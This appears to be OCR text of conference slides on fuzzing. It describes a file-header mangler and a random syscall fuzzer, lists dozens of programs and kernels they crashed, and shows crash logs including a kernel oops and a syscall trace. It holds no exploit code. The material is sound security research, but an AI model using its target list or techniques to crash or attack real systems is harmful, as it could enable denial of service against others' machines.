
It's usage is very simple, it takes a filename and headersize as input. it will then change approximatly between 0 and 10% of the header with random bytes (biased towards the highest bit set)

obviously you need a bash script or something as a wrapper !


Stuff mangle broke

- libmagic (used file)
- preview (osX pdf viewer)
- xpdf (hang, not a crash ...)
- mach-o loading
- qnx elf loader (panics almost instantly, yikes !)
- FreeBSD elf loading
- openoffice
- amp
- osX image loading (.dmg)
- libbfd (used objdump)
- libtiff (used tiff2pdf)
- xine
- OpenBSD elf loading (3.7 on a sparc)
- unixware 713 elf loading
- DragonFlyBSD elf loading
- solaris 10 elf loading

cistron-radiusd
linux ext2fs (2.4.29) image loading
linux reiserfs (2.4.29) image loading
linux jfs (2.4.29) image loading
linux xfs (2.4.29) image loading
macromedia flash parsing
Totem 0.99.15.1
Gnumeric
Quicktime
Mplayer
Python byte interpreter
Realplayer (10.0.6.776)
Dvips
Php 5.1.1
IE 6
OS X WebKit (used safari)


Terminal — zsh — 137x20
./rmail2: data
./rmail2: ERROR: Corrupted section header size
./rmail2: data
./ffuzz.sh: line 7: 1941 Segmentation fault file ./rmail2
./rmail2: data
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), for FreeBSD 4.9.2,
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, stripped
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), for FreeBSD 4.9.2,
./rmail2: ELF 32-bit LSB executable, (FreeBSD), dynamically linked (uses shared libs), str
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), for FreeBSD 4.9.2,
./rmail2: ELF 32-bit LSB executable, Intel 80386, (FreeBSD), statically linked (uses share
./rmail2: ERROR: Corrupted section header size
./rmail2: ELF LSB executable, Intel 80386, (FreeBSD)
./rmail2: ELF 32-bit LSB executable, version 1 (FreeBSD), FreeBSD-style, statically linked (uses shared libs), stripped
./rmail2: ERROR: Corrupted section header size
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), for FreeBSD 4.9.2, dynamically linked (uses shared libs), stripped
./rmail2: data
./rmail2: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked (uses shared libs), stripped
^C
mac%

Error
The Application "totem" has quit unexpectedly.
You can inform the developers of what happened to help them fix it. Or you can restart the application right now.
Restart Application
Close
Inform Developers


ERROR: (device loop(7,7)): XT_GETPAGE: xtree page corrupt
ERROR: (device loop(7,7)): XT_GETPAGE: xtree page corrupt
ERROR: (device loop(7,7)): XT_GETPAGE: xtree page corrupt
BUG at jfs_xtree.c:751 assert(!BT_STACK_FULL(btstack))
kernel BUG at jfs_xtree.c:751!
invalid operand: 0000
CPU: 0
EIP: 0010:[<dcbe3c01>] Not tainted
EFLAGS: 00010286
eax: 0000003a ebx: 00000002 ecx: d3cac000 edx: d661d2e0
esi: d3f82280 edi: 00eb0003 ebp: 00000000 esp: d3cadbc4
ds: 0018 es: 0018 ss: 0018
Process mount (pid: 6098, stackpage=d3cad000)
Stack: dcc008be dcc008b2 000002ef dcc0089a 0003dc18 d3cadc85 d445bb30
d46a6918 00000000 d46a6860 00000000 00000000 00000001 00000002
d3f8224c 00000000 00000000 ffffffff d3f82200 00000000 00000000 00000000
Call Trace: [<dcc008be>] [<dcc008b2>] [<dcc0089a>] [<c02c40d8>] [<dcbe30ac>]
[<c0153440>] [<dcbe0170>] [<c0138d37>] [<c01395bf>] [<c012ece8>] [<dcbe033f>]
[<dcbe0080>] [<c012ad11>] [<dcbf8397>] [<dcbe0330>] [<dcbecafc>] [<dcbe8ff7>]
[<dcbe2791>] [<dcbdf77a>] [<dcc00ff0>] [<c013bc9b>] [<dcc00ff0>] [<dcc00ff0>]
[<dcc00ff0>] [<c014c66b>] [<dcc00ff0>] [<c013bf91>] [<dcc00ff0>] [<c014d5cc>]
[<c014d883>] [<c014d6fb>] [<c014dc8b>] [<c0108a93>]
Code: 0f 0b ef 02 b2 08 c0 dc 83 c4 10 8b 5c 24 70 8b 13 e9 6e ff
katrien%



Warning
The following disk images failed to mount
Image
Reason
xchat2.dmg
codec overrun
OK


sysfuzz

- Trivial syscall() fuzzer
- Randomly generates a syscall and arguments
- Some systemcalls are ignored because they break fuzzing (exit(), fork(), ...)
- Written in c
- By Ilja van Sprundel.
- Usually results in a kernel panic when successful

Stuff it broke

- SCO unixware
- MacOS X


dtterm
Window
Edit
Options
Help
$
Aug
15
dtterm
One
Two
EXIT


dtterm
Window Edit Options Help
syscall(89, 2, a000, a000, 804fd00, a000, 804fd00, 2, ffffff34);
syscall(52, 2, a000, a000, a000, 7647, a000, 804fd00, a000);
syscall(52, 2, a000, a000, a000, 7647, a000, 804fd00, a000);
syscall(83, fffffe3, 6c37, 2, 804fd00, ffffff38, 5083, 2, a000);
syscall(83, fffffe3, 6c37, 2, 804fd00, ffffff38, 5083, 2, a000);
syscall(145, a000, 804fd00, 804fd00, a000, 2, ffffff95, a000, a000);
syscall(145, a000, 804fd00, 804fd00, a000, 2, ffffff95, a000, a000);
syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0);
syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0);
syscall(162, a000, 2, 804fd00, 513a, 2, 1a1c, ffffff50, 804fd00);
syscall(162, a000, 2, 804fd00, 513a, 2, 1a1c, ffffff50, 804fd00);
syscall(86, 2, ffffffc5, 804fd00, 623d, 804fd00, 804fd00, 1047, 2);
syscall(86, 2, ffffffc5, 804fd00, 623d, 804fd00, 804fd00, 1047, 2);
syscall(88, 2, a000, 2, ffffff31, 804fd00, 804fd00, ffffff5a, a000);
syscall(88, 2, a000, 2, ffffff31, 804fd00, 804fd00, ffffff5a, a000);
syscall(57, 804fd00, 804fd00, 2, a000, a000, 804fd00, a000, 2);
syscall(57, 804fd00, 804fd00, 2, a000, a000, 804fd00, a000, 2);
syscall(216, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00);
syscall(216, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00);
syscall(112, 804fd00, 804fd00, fffffff9, 804fd00, 804fd00, 804fd00, 35ee, 804fd0
0);
syscall(112, 804fd00, 804fd00, fffffff9, 804fd00, 804fd00, 804fd00, 35ee, 804fd0
0);
Aug
15
dtterm
One
Two

SCO unixware after a reboot

```
UX:/sbin/ckroot: INFO:
Please wait while the system is examined.  This may take a few minutes.

UX:dumpcheck: INFO:
Checking to see if you have a valid dump ...

UX:dumpcheck: INFO: There is a system dump memory image in the /dev/swap device.

